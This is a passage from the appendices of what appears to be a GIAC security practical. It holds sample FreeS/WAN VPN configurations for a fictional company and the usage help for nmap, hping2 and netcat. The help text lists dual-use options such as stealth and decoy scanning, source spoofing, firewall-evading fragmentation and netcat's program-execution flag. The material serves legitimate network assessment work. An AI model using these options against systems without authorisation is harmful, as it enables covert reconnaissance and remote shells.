      leftsubnet=192.168.16.0/24
      leftrsasigkey=0sAQOay0Vo ... PIPKvMht8uHaMD598kwyPsQUeR
      keyingtries=1
      authby=rsasig
      auto=add

conn employee-one
      right=%any
      rightid=@employee-one.giacenterprises.com
      rightrsasigkey=0sAQOEK7Tfs8 ... Efr4pOjC3zWPWsKlQV4b39dCmb0B

conn empolyee-two
      right=%any
      rightid=@employee-two.giacenterprises.com
      rightrsasigkey=0sAQOEK7Tfs8 ... Efr4pOjC3zWPWsKlQV4b39dCmb0B
```

Client Configuration

```
config setup
      interfaces=%defaultroute
      klipsdebug=none
      plutodebug=none
      plutoload=%search
      plutostart=%search

conn %default
      keyingtries=1

conn giac-enteprises
      left=%defaultroute
      leftsubnet=
      leftnexthop=
      leftid=@employee-one.giacenterprises.com
      leftrsasigkey=0sAQOEK7Tfs8 ... Efr4pOjC3zWPWsKlQV4b39dCmb0B
      right=65.173.218.60
      rightsubnet=192.168.16.0/24
      rightid=@vpn.giacenterprises.com
      rightrsasigkey=0sAQOay0Vo ... PIPKvMht8uHaMD598kwyPsQUeR
      auto=start
```

Appendix G: NMAP Command Syntax

```
For more information: http://www.insecure.org/nmap/index.html

Nmap 3.50 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app
names/versions
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing
policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes
resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to
<logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network
interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

Appendix H: HPING2 Command Syntax

```
For more information: http://www.hping.org/

hping version 2.0.0 release candidate 2 (Wed Aug 15 02:59:30 CEST 2001)
libpcap based binary
usage: hping host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
  -9  --listen     listen mode
IP
  -a  --spoof      spoof source address
  --rand-dest      random destionation address mode. see the man.
  --rand-source    random source address mode. see the man.
  -t  --ttl        ttl (default 64)
  -N  --id         id (default random)
  -W  --winid      use win* id byte ordering
  -r  --rel        relativize id field          (to estimate host
traffic)
  -f  --frag       split packets in more frag.  (may pass weak acl)
  -x  --morefrag   set more fragments flag
  -y  --dontfrag   set dont fragment flag
  -g  --fragoff    set the fragment offset
  -m  --mtu        set virtual mtu, implies --frag if packet size > mtu
  -o  --tos        type of service (default 0x00), try --tos help
  -G  --rroute     includes RECORD_ROUTE option and display the route
buffer
  --lsrr           loose source routing and record route
  --ssrr           strict source routing and record route
  -H  --ipproto    set the IP protocol field, only in RAW IP mode
ICMP
  -C  --icmptype   icmp type (default echo request)
  -K  --icmpcode   icmp code (default 0)
      --icmp-ts    Alias for --icmp --icmptype 13 (ICMP timestamp)
      --icmp-addr  Alias for --icmp --icmptype 17 (ICMP address subnet
mask)
      --icmp-help  display help for others icmp options
UDP/TCP
  -s  --baseport   base source port             (default random)
  -p  --destport   [+][+]<port> destination port(default 0) ctrl+z
inc/dec
```

```
  -k  --keep       keep still source port
  -w  --win        winsize (default 64)
  -O  --tcpoff     set fake tcp data offset     (instead of tcphdrlen /
4)
  -Q  --seqnum     shows only tcp sequence number
  -b  --badcksum   (try to) send packets with a bad IP checksum
                   many systems will fix the IP checksum sending the
packet
                   so you'll get bad UDP/TCP checksum instead.
  -M  --setseq     set TCP sequence number
  -L  --setack     set TCP ack
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
  -R  --rst        set RST flag
  -P  --push       set PUSH flag
  -A  --ack        set ACK flag
  -U  --urg        set URG flag
  -X  --xmas       set X unused flag (0x40)
  -Y  --ymas       set Y unused flag (0x80)
  --tcpexitcode    use last tcp->th_flags as exit code
  --tcp-timestamp  enable the TCP timestamp option to guess the
HZ/uptime
Common
  -d  --data       data size                    (default is 0)
  -E  --file       data from file
  -e  --sign       add 'signature'
  -j  --dump       dump packets in hex
  -J  --print      dump printable characters
  -B  --safe       enable 'safe' protocol
  -u  --end        tell you when --file reached EOF and prevent rewind
  -T  --traceroute traceroute mode              (implies --bind and --
ttl 1)
  --tr-stop        Exit when receive the first not ICMP in traceroute
mode
  --tr-keep-ttl    Keep the source TTL fixed, useful to monitor just
one hop
  --tr-no-rtt       Don't calculate/show RTT information in traceroute
mode
```

Appendix I: NETCAT Command Syntax

```
For more information: http://netcat.sourceforge.net/

GNU netcat 0.7.1, a rewrite of the famous networking tool.
Basic usages:
connect to somewhere:  nc [options] hostname port [port] ...
listen for inbound:    nc -l -p port [options] [hostname] [port] ...
tunnel to somewhere:   nc -L hostname:port -p port [options]

Mandatory arguments to long options are mandatory for short options
too.
Options:
  -c, --close                close connection on EOF from stdin
  -e, --exec=PROGRAM         program to exec after connect
  -g, --gateway=LIST         source-routing hop point[s], up to 8
  -G, --pointer=NUM          source-routing pointer: 4, 8, 12, ...
  -h, --help                 display this help and exit
  -i, --interval=SECS        delay interval for lines sent, ports
scanned
  -l, --listen               listen mode, for inbound connects
  -L, --tunnel=ADDRESS:PORT  forward local port to remote address
  -n, --dont-resolve         numeric-only IP addresses, no DNS
  -o, --output=FILE          output hexdump traffic to FILE (implies -
x)
  -p, --local-port=NUM       local port number
  -r, --randomize            randomize local and remote ports
  -s, --source=ADDRESS       local source address (ip or hostname)
  -t, --tcp                  TCP mode (default)
  -T, --telnet               answer using TELNET negotiation
  -u, --udp                  UDP mode
  -v, --verbose              verbose (use twice to be more verbose)
  -V, --version              output version information and exit
  -x, --hexdump              hexdump incoming and outgoing traffic
  -w, --wait=SECS            timeout for connects and final net reads
  -z, --zero                 zero-I/O mode (used for scanning)

Remote port number can also be specified as range.  Example: '1-1024'
```